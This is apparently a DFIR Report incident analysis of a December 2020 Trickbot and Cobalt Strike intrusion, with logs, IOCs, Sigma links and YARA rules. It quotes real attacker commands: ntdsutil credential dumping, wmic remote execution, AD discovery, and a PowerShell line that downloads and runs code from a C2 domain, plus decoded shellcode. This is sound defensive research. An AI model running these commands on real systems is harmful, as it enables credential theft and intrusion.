Trickbot Still Alive and Well

By editor

Published: 2021-01-11 · Archived: 2026-04-05 12:49:27 UTC

In October of 2020, the group behind the infamous botnet known as Trickbot had a bad few days. The group was under concerted pressure applied by US Cyber Command infiltrating the botnet, and allegedly, providing alternate configuration files to break the bot's connections to the larger network. At the same time, Microsoft along with other partners, secured court orders to take over and take down Trickbot command and control servers.

While this did appear to have a short term effect on limiting the scope of the botnet operators, there have been reports on the limits of its' effectiveness. In our collection there was certainly a drop in overall Trickbot activity, but since the October disruption, we have seen it begin to rise again; this is a recent intrusion from late December.

Case Summary

The Trickbot threat actors used Cobalt Strike to pivot through-out the domain, dumping lsass and ntds.dit as they went. They used tools such as AdFind, Nltest, Net, Bloodhound, and PowerView to peruse the domain, looking for high privileged credentials to accomplish their mission. They used PowerShell, SMB, and WMI to move laterally.

After acquiring the necessary credentials, the threat actors used a technique called Overpass-the-hash to move to a backup server, before being kicked off the network. We believe if this attack had been allowed to continue, it would have ended in domain wide ransomware, specifically Ryuk.

MITRE ATT&CK

Initial Access

The original delivery mechanism was not found, but likely to have been a malicious email based on previous known Trickbot campaigns.

Execution


Trickbot was manually executed on a single endpoint. Source: Hatching Triage | Behavioral Report

Privilege Escalation


During the intrusion, we witnessed the threat actors elevate privileges on several systems using the built-in GetSystem named pipe privilege escalation tool in Cobalt Strike.

Defense Evasion

After executing on the infected endpoint, the Trickbot executable injected itself into the Window Error Reporting Manager (wermgr.exe).



Subsequent Trickbot command and control traffic then originated from the injected wermgr.exe process going forward.




Using the YARA rule generated by Malpedia we were able to locate Cobalt Strike injections in the following processes.

```
Process Name, PID, Rule, Host
"svchost.exe",736,"win_cobalt_strike_auto","endpoint1"
"svchost.exe",3740,"win_cobalt_strike_auto","endpoint1"
"ctfmon.exe",992,"win_cobalt_strike_auto","endpoint1"
"svchost.exe",7680,"win_cobalt_strike_auto","endpoint1"
"TSE28DF.exe",5172,"win_cobalt_strike_auto","endpoint1"
"dllhost.exe",7440,"win_cobalt_strike_auto","endpoint1"
"svchost.exe",532,"win_cobalt_strike_auto","server1"
"svchost.exe",784,"win_cobalt_strike_auto","server2"
"svchost.exe",700,"win_cobalt_strike_auto","server3"
```

Credential Access

The threat actors employed a couple different credential access techniques. The first technique used was dumping passwords from lsass on the beachhead machine.




After they gained access to a domain controller, we witnessed them use ntdsutil to run the following command:

```
ntdsutil "ac in ntds" "ifm" "cr fu C:\Perflogs\1"
```

The above command was executed from a batch file that was dropped and then executed using wmic.

```
wmic /node:"hostname" process call create "C:\Perflogs\12.bat"
```



This command, which is included in DPAT, dumps NTDS.dit to disk and has been used by Trickbot actors in the past. The above technique has been around since at least 2014 @chriscampell.

data.win.eventdata.image	data.win.eventdata.commandLine	rule.description	data.win.eventdata.targetFilename
C:\\Windows\\System32\\ntdsutil.exe	ntdsutil "ac in ntds" "ifm" "cr fu C:\\Perflogs\\1" q q	Sysmon - Event 1: Process creation NTSDS	-
C:\\Windows\\system32\\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\\PerfLogs\\1
C:\\Windows\\system32\\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\\PerfLogs\\1\\registry
C:\\Windows\\system32\\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\\PerfLogs\\1\\Active Directory
C:\\Windows\\system32\\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\\PerfLogs\\1\\Active Directory\\ntds.jfm
C:\\Windows\\system32\\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\\PerfLogs\\1\\Active Directory\\ntds.dit
C:\\Windows\\system32\\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\\Windows\\Temp\\tmp.edb
C:\\Windows\\system32\\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\\PerfLogs\\1\\registry\\SYSTEM
C:\\Windows\\system32\\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\\PerfLogs\\1\\registry\\SECURITY

Event ID 2001, 2003, 102, 300, 301, 302, and 103 were all seen in response to the above command as well as a file create by lsass.

Sysmon - Event 11: FileCreate by	11	"File created: RuleName: technique_id=T1546.008,technique_name=Services File Permissions Weakness UtcTime: [redacted] ProcessGuid: {f697f253-9c52-5fe3-0c00-000000000f00} ProcessId: 580 Image: C:\Windows\system32\lsass.exe	Microsoft-Windows-Sysmon
The database engine stopped an instance	103	"lsass (580,T,97) The database engine stopped the instance (1). Dirty Shutdown: 0 Internal Timing Sequence: [1] 0.000005 +J(0) [2] 0.000005 +J(0)	ESENT
The database engine has completed recovery steps	302	"lsass (580,U,98) The database engine has successfully completed recovery steps."	ESENT
The database engine is replaying log file C:\Winnt\system32\wins\j50.log	301	"lsass (580,R,98) The database engine has finished replaying logfile \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\edb.log. Processing Stats: [1] 0.161010 -0.046724 (107) CM -0.086831 (153) WT +J(CM:107, PgRf:452, Rd:0/107, Dy:107/828, Lg:9389383/10000) +M(C:0K, Fs:412, WS:1464K # 1396K, PF:156K # 0K. P:156K1.	ESENT
The database engine is initiating recovery steps	300	"lsass (580,R,98) The database engine is initiating recovery steps."	ESENT
The database engine is starting a new instance	102	"lsass (580,P,98) The database engine ([redacted]) is starting a new instance (1)."	ESENT
Shadow copy 2 freeze stopped	2003	"lsass (580,G,0) Shadow copy instance 1 freeze ended."	ESENT
Shadow copy 2 freeze started	2001	"lsass (580,G,0) Shadow copy instance 1 freeze started."	ESENT

Discovery

The threat actors ran the AdFind utility for domain discovery.

```
C:\Windows\system32\cmd.exe /C adfind.exe -gcb -sc trustdmp > trustdmp.txt
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=group)" > ad_group.txt
C:\Windows\system32\cmd.exe /C adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
C:\Windows\system32\cmd.exe /C adfind.exe -sc trustdmp > trustdmp.txt
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
C:\Windows\system32\cmd.exe /C adfind.exe -f "objectcategory=computer" > ad_computers.txt
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=person)" > ad_users.txt
```

The following net commands were used by the threat actor.

```
net user
net group "domain admins" /domain
net group "enterprise admins" /domain
```

While on systems, we also saw them use the following commands.

```
systeminfo
ipconfig
```

The following Nltest commands were executed several times by the threat actors over the course of the intrusion.

```
C:\Windows\system32\cmd.exe /C nltest /dclist:"DOMAINNAME"
C:\Windows\system32\cmd.exe /C nltest /domain_trusts /all_trusts
```

The ping command was then used to test connectivity to the domain controllers and other systems.

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:57637/'); Get-NetComputer -ping -operatingsys
```

Bloodhound was ran for domain attack path enumeration.


```
[Original]
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3ACAA0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAI

[Decoded]
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:13875/'); Invoke-BloodHound -CollectionMethods
```

The following Powerview commands were also seen invoked by the threat actors for discovery.

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:35248/'); Get-NetComputer -operatingsystem *s
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:42680/'); Invoke-UserHunter -username actual_
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:24774/'); Get-NetSession -computername actual_
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:20744/'); Get-NetRDPSession -computername act
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:42762/'); Find-LocalAdminAccess
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:57637/'); Get-NetComputer -ping -operatingsys
```

Lateral Movement

> The threat actors utilized several lateral movement techniques. The first of which was using a remote service to execute PowerShell from the registry.



After decoding the above command a couple times and xoring you are left with the following shellcode, which appears to include a named pipe.


```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}ø;}$uâX.x$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]1Àj@h....hÿÿ..j.hX¤SåÿÕPé¨...Z1ÉQQh.°..h.
°..j.j.j.RhEpßÖÿÕP..$j.Rh(o}âÿÕ.Àtnj.j.j..æ.Æ..â.Â..|$.j.Vj.RWh.._»ÿÕ.T$.j.Vh.
..RWh.._»ÿÕ.Àt..L$...$.È..$.T$..Âë×.|$.WhÀúÝüÿÕWhÆ..RÿÕ..$.L$.9Át.hõµ¢VÿÕÿd$.èSÿÿÿ\\.\pipe\dce_33f8.....
```

This CyberChef Recipe was used to decode the above PS command

```
From_Base64('A-Za-z0-9+/=',true)
Remove_null_bytes()
Regular_expression('User defined','[0-9a-zA-Z=+/]{30,}',true,true,false,false,false,false,'List matches')
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
Regular_expression('User defined','[0-9a-zA-Z=+/]{30,}',true,true,false,false,false,false,'List matches')
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
```

The next lateral movement method used is SMB transfer and exec of batch files.

```
"File created:
RuleName: -
UtcTime:
ProcessGuid: {f697f253-9c49-5fe3-0100-000000000f0
0}
ProcessId: 4
Image: System
TargetFilename: C:\PerfLogs\434.bat
CreationUtcTime:
```



This file was seen executed locally via cmd, and on remote systems using wmic.

```
[Local]
C:\Windows\system32\cmd.exe /c C:\Perflogs\434.bat
[Remote]
wmic /node:"192.168.1.2" process call create "C:\Perflogs\434.bat"
```

```
commandLine       powershell.exe  -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('http://htpdomrtx.com:56/afebneihbferfdfserfrenmfrek'))\"
company           Microsoft Corporation
currentDirectory  C:\\Windows\\system32\\
description       Windows PowerShell
fileVersion       [redacted]
hashes            SHA1=6CBCE4A295C163791B60FC23D285E6D84F28EE4C,MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4F
                  ASH=741776AACCFC5B71FF59832DCDCACE0F
image             C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
integrityLevel    High
logonGuid         [redacted]
logonId           [redacted]
originalFileName  PowerShell.EXE
parentCommandLine C:\\Windows\\system32\\cmd.exe /c C:\\Perflogs\\434.bat
```

SMB was also used to transfer Cobalt Strike Beacon executables to the ADMIN$ share on systems, which were then executed via a service.

```
"File created:
RuleName: -
UtcTime:
ProcessGuid: {e4ff0a9e-a5fe-5fd3-0100-000000000d0
0}
ProcessId: 4
Image: System
TargetFilename: C:\Windows\388a3d8.exe
CreationUtcTime:
```

```
"Registry value set:
RuleName: -
EventType: SetValue
UtcTime:
ProcessGuid: {e4ff0a9e-a60c-5fd3-0b00-000000000d00}
ProcessId: 520
Image: C:\Windows\system32\services.exe
TargetObject: HKLM\System\CurrentControlSet\Services\388a3d8\ImagePat
h
Details: \\Auto02\ADMIN$\388a3d8.exe"
```

Additionally, we also witnessed the use of overpass-the-hash. Here we can see a 4624 event with seclogo as the logon process and logon type 9 which tells us some form of pass the hash occurred.

```
eventID                 4624

eventRecordID           94730

keywords                0x8020000000000000

level                   0

message
                        "An account was successfully logged on.

                        Subject:
                                Security ID:            S-1-5-18
                                Account Name:           [redacted]
                                Account Domain:
                                Logon ID:

                        Logon Information:
                                Logon Type:             9
                                Restricted Admin Mode:  -
                                Virtual Account:                No
                                Elevated Token:         Yes

                        Impersonation Level:            Impersonation

                        New Logon:
                                Security ID:            S-1-5-18
                                Account Name:           SYSTEM
                                Account Domain:         NT AUTHORITY
                                Logon ID:               0x458134E
                                Linked Logon ID:                0x0
                                Network Account Name:   [redacted]
                                Network Account Domain:
                                Logon GUID:             {00000000-0000-0000-0000-000000000000}

                        Process Information:
                                Process ID:             0x6d4
                                Process Name:           C:\Windows\System32\svchost.exe

                        Network Information:
                                Workstation Name:       -
                                Source Network Address: ::1
                                Source Port:            0

                        Detailed Authentication Information:
                                Logon Process:          seclogo
                                Authentication Package: Negotiate
                                Transited Services:     -
                                Package Name (NTLM only):       -
                                Key Length:             0
```

Shortly after we see a couple Kerberos service ticket requests for that user.

```
eventID                 4769

eventRecordID           1198024

keywords                0x8020000000000000

level                   0

message
                        "A Kerberos service ticket was requested.

                        Account Information:
                                Account Name:
                                Account Domain:
                                Logon GUID:

                        Service Information:
                                Service Name:
                                Service ID:

                        Network Information:
                                Client Address:         ::ffff:
                                Client Port:            60569

                        Additional Information:
                                Ticket Options:         0x40810000
                                Ticket Encryption Type: 0x12
                                Failure Code:           0x0
                                Transited Services:     -
```

```
eventID                 4769

eventRecordID           1198025

keywords                0x8020000000000000

level                   0

message
                        "A Kerberos service ticket was requested.

                        Account Information:
                                Account Name:
                                Account Domain:
                                Logon GUID:

                        Service Information:
                                Service Name:           krbtgt
                                Service ID:

                        Network Information:
                                Client Address:         ::ffff:
                                Client Port:            60570

                        Additional Information:
                                Ticket Options:         0x60810010
                                Ticket Encryption Type: 0x12
                                Failure Code:           0x0
                                Transited Services:     -
```

This alert fired a couple times based on network activity.

SourceIP	Signature
10.	ATTACK [PTsecurity] Overpass the hash. Encryption downgrade activity to ARCFOUR-HMAC-MD5
10.	ATTACK [PTsecurity] Overpass the hash. Encryption downgrade activity to ARCFOUR-HMAC-MD5

Here’s some helpful information when looking for PTH or OPTH from Stealthbits

It looks like we need to take a broader look to distinguish between pass-the-hash and pass-the-ticket. Here is the event logs you can observe when performing a pass-the-hash attack on the network:

Source Host	Target Host	Domain Controller
4648 – A logon was attempted using explicit credentials.	4624 – An account was successfully logged on. Logon Type 3, NTLM	4776 – The computer attempted to validate the credentials for an account.
4624 – An account was successfully logged on. **(Logon type = 9 Logon Process = Seclogo)**	4672 – Special privileges assigned to new logon.	
4672 – Special privileges assigned to new logon. **(Logged on user, not impersonated user)**		

If I perform the same attack using overpass-the-hash, here is what I will see:

Source Host	Target Host	Domain Controller
4648 – A logon was attempted using explicit credentials.	4624 – An account was successfully logged on. **(Logon Type = 3, Logon Process = Kerberos, Authentication Package = Kerberos)**	4768 – A Kerberos authentication ticket (TGT) was requested. (Encryption Type for RC4/AES128/AES256)
4624 – An account was successfully logged on. **(Logon type = 9 Logon Process = Seclogo)**	4672 – Special privileges assigned to new logon.	4769 – A Kerberos service ticket was requested. (Encryption Type for RC4/AES128/AES256)
4672 – Special privileges assigned to new logon. **(Logged on user, not impersonated user)**		

Command and Control

Cobalt Strike C2 #1:

```
195.123.213.82:443
JA3s:ae4edc6faf64d08308082ad26be60767
JA3:51c64c77e60f3980eea90869b68c58a8, 72a589da586844d7f0818ce684948eea
Certificate:[40:55:6e:74:38:4f:f5:64:95:52:c6:0b:88:c3:f4:02:d9:0c:0c:01 ]
Not Before: 2020/12/07 08:36:31
Not After: 2021/12/07 08:36:31
Issuer Org: jQuery
Subject Common: jquery.com
Subject Org: jQuery
Public Algorithm:rsaEncryption
JARM:07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1
```


Extracted Cobalt Strike Config:

```
PORT    STATE SERVICE
443/tcp open  https
| grab_beacon_config:
| x86 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.213.82,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dllhost.exe
| Spawnto_x64: %windir%\sysnative\dllhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|
|
| x64 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.213.82,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dllhost.exe
| Spawnto_x64: %windir%\sysnative\dllhost.exe
| Proxy_AccessType: 2 (Use IE settings)
```

Cobalt Strike C2 #2:

```
88.119.174.135:356
htpdomrtx.com
JA3s: ae4edc6faf64d08308082ad26be60767, 649d6810e8392f63dc311eecb6b7098b
JA3: a0e9f5d64349fb13191bc781f81f42e1, 649d6810e8392f63dc311eecb6b7098b
Certificate:[1b:94:f1:b4:f2:e1:25:73:89:c3:e4:84:72:03:c2:d8:72:42:0d:05]
Not Before: 2020/12/09 13:05:41
Not After: 2021/12/09 13:05:41
Issuer Org:
Subject Common: htpdomrtx.com
Subject Org Public Algorithm: rsaEncryption
JARM:07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1
```

Trickbot Mor1



Impact

Based on the activity seen, we assess that the likely final actions would have been ransomware deployment across the domain environment.

Based on research from late last year by Kyle Ehmke, we can assess that the likely ransom deployment would have been Ryuk (Wizard Spider / UNC1878).

Enjoy our report? Please consider donating $1 or more to the project using Patreon. Thank you for your support!

We also have pcaps, files, and Kape packages available here. No memory captures are available for this case.

IOCs

https://mispppriv.circl.lu/events/view/81809 @ https://otx.alienvault.com/pulse/5ffbbb184f9ff09be2b79b21

Network

Trickbot:

```
41.243.29.182|449
196.45.140.146|449
103.87.25.220|443
103.98.129.222|449
103.87.25.220|449
103.65.196.44|449
103.65.195.95|449
103.61.101.11|449
103.61.100.131|449
103.150.68.124|449
103.137.81.206|449
103.126.185.7|449
103.112.145.58|449
103.110.53.174|449
102.164.208.48|449
102.164.208.44|449
```

Cobalt Strike:

```
88.119.174.135
htpdomrtx.com
195.123.213.82
```

Endpoint

```
kpsiwn.exe
4103d97c7cad79f050901aace0d9fbe0
dead0bd2345e9769b5545f4ff628e5c59fb5ef9e
e410123bde6a317cadcaf1fa3502301b7aad6f528d59b6b60c97be077ef5da00
TSE588C.exe
7e8af0acdc11b434ab2f1b6aae336027
f8ceedecd74b161a7ea743a49e36120f48bb8c09
32c13df5d411bf5a114e2021bbe9ffa5062ed1db91075a55fe4182b3728d62fe
```

```
TSE28DF.exe
c51ff408d6f9f78ab6fd41dbea1a9c01
78188c006079cc3edb1ea37c8d1b2638da6bec40
65282e01d57bbc75f24629be9de126f2033957bd8fe2f16ca2a12d9b30220b47
12.bat
49ada65eb7a29b03c5aeda0a43417f2b
b47818f7094b57a4042c04678a067553ef477318
b1deb8819c7659f3948a84032101cc61cad3801ee14d8df78e9e01b9c9d832d6
```

Detections

Network

```
ETPRO TROJAN Observed Malicious SSL Cert (Cobalt Strike CnC)
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
ETPRO TROJAN Observed Trickbot Style SSL Cert (Internet Widgets Pty Ltd)
ET POLICY Possible External IP Lookup ipinfo.io
ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infection
ATTACK [PTsecurity] Overpass the hash. Encryption downgrade activity to ARCFOUR-HMAC-MD5
```

Sigma

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml

https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process_creation/win_malware_trickbot_recon_ac

https://github.com/Neo23x0/sigma/blob/126a17a27696ee6aaaf50f8673a659124e260143/rules/windows/process_creation/win_susp_adfind.yml

https://github.com/Neo23x0/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/windows/process_creation/win_meterpreter_or_cobaltstrike

https://github.com/Neo23x0/sigma/blob/d30502cdabbdd31a21f0b6ada019805caaea524d/rules/windows/process_creation/win_susp_wmi_execution.yml

https://github.com/Neo23x0/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/windows/process_creation/win_susp_ntdsutil.yml

https://github.com/Neo23x0/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/windows/builtin/win_overpass_the_hash.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-01-10
Identifier: exe
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule cobalt_strike_TSE588C {
meta:
description = "exe - file TSE588C.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "32c13df5d411bf5a114e2021bbe9ffa5062ed1db91075a55fe4182b3728d62fe"
strings:
$s1 = "mneploho86.dll" fullword ascii
$s2 = "C:\\projects\\Project1\\Project1.pdb" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$s5 = "boltostrashno.nfo" fullword ascii
$s6 = "operator<=>" fullword ascii
$s7 = "operator co_await" fullword ascii
$s8 = "?7; ?<= <?= 6<" fullword ascii /* hex encoded string 'v' */
$s9 = ".data$rs" fullword ascii
$s10 = "tutoyola" fullword ascii
$s11 = "Ommk~z#K`majg`i4.itg~\".jkhbozk" fullword ascii
```

```
$s12 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s13 = "OVOVPWTOVOWOTF" fullword ascii
$s14 = "vector too long" fullword ascii
$s15 = "n>log2" fullword ascii
$s16 = "\\khk|k|4.fzz~4!!majk d" fullword ascii
$s17 = "network reset" fullword ascii /* Goodware String - occured 567 times */
$s18 = "wrong protocol type" fullword ascii /* Goodware String - occured 567 times */
$s19 = "owner dead" fullword ascii /* Goodware String - occured 567 times */
$s20 = "connection already in progress" fullword ascii /* Goodware String - occured 567 times */
condition:
uint16(0) == 0x5a4d and filesize < 900KB and
( pe.imphash() == "bb8169128c5096ea026d19888c139f1a" or 10 of them )
}

rule trickbot_kpsiwn {
meta:
description = "exe - file kpsiwn.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "e410123bde6a317cadcaf1fa3502301b7aad6f528d59b6b60c97be077ef5da00"
strings:
$s1 = "C:\\Windows\\explorer.exe" fullword ascii
$s2 = "constructor or from DllMain." fullword ascii
$s3 = "esource" fullword ascii
$s4 = "Snapping window demonstration" fullword wide
$s5 = "EEEEEEEEEFFB" ascii
$s6 = "EEEEEEEEEEFC" ascii
$s7 = "EEEEEEEEEEFD" ascii
$s8 = "DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD" fullword ascii
$s9 = "EFEEEEEEEEEB" ascii
$s10 = "e[!0LoG" fullword ascii
$s11 = ">*P<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\" manifestVersion=\"1.0\">" fullword ascii
$s12 = "o};k- " fullword ascii
$s13 = "YYh V+ i" fullword ascii
$s14 = "fdlvic" fullword ascii
$s15 = "%FD%={" fullword ascii
$s16 = "QnzwM#`8" fullword ascii
$s17 = "xfbS/&s:" fullword ascii
$s18 = "1#jOSV9\"" fullword ascii
$s19 = "JxYt1L=]" fullword ascii
$s20 = "a3NdcMFSZEmJwXod1oyI@Tj4^mY+UsZqK3>fTg<P*$4DC?y@esDpRk@T%t" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 1000KB and
( pe.imphash() == "a885f66621e03089e6c6a82d44a5ebe3" or 10 of them )
}

rule cobalt_strike_TSE28DF {
meta:
description = "exe - file TSE28DF.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "65282e01d57bbc75f24629be9de126f2033957bd8fe2f16ca2a12d9b30220b47"
strings:
$s1 = "mneploho86.dll" fullword ascii
$s2 = "C:\\projects\\Project1\\Project1.pdb" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$s5 = "boltostrashno.nfo" fullword ascii
$s6 = "operator<=>" fullword ascii
$s7 = "operator co_await" fullword ascii
$s8 = ".data$rs" fullword ascii
$s9 = "tutoyola" fullword ascii
$s10 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s11 = "vector too long" fullword ascii
$s12 = "wrong protocol type" fullword ascii /* Goodware String - occured 567 times */
$s13 = "network reset" fullword ascii /* Goodware String - occured 567 times */
$s14 = "owner dead" fullword ascii /* Goodware String - occured 567 times */
$s15 = "connection already in progress" fullword ascii /* Goodware String - occured 567 times */
$s16 = "network down" fullword ascii /* Goodware String - occured 567 times */
```

```
$s17 = "protocol not supported" fullword ascii /* Goodware String - occured 568 times */
